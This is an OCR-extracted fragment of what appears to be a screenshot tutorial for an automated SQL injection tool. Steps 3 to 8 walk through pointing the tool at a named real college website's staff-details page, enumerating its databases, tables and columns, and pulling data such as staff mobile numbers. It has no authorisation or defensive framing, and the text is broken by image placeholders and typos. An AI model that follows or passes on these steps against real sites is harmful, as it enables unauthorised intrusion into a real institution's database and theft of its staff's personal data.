
Step3: enter target web URL

http://gfcollege.in/staff-details.php?staff_id=22


Click on analysis




Step4: click on the table




Step5: click on the GETDBS



Select the schma


Step6: click on the get tables

Select the columns  schma



Step7: click on get column

Select the column is mobile.id etc



Step8: click on get data addition login page found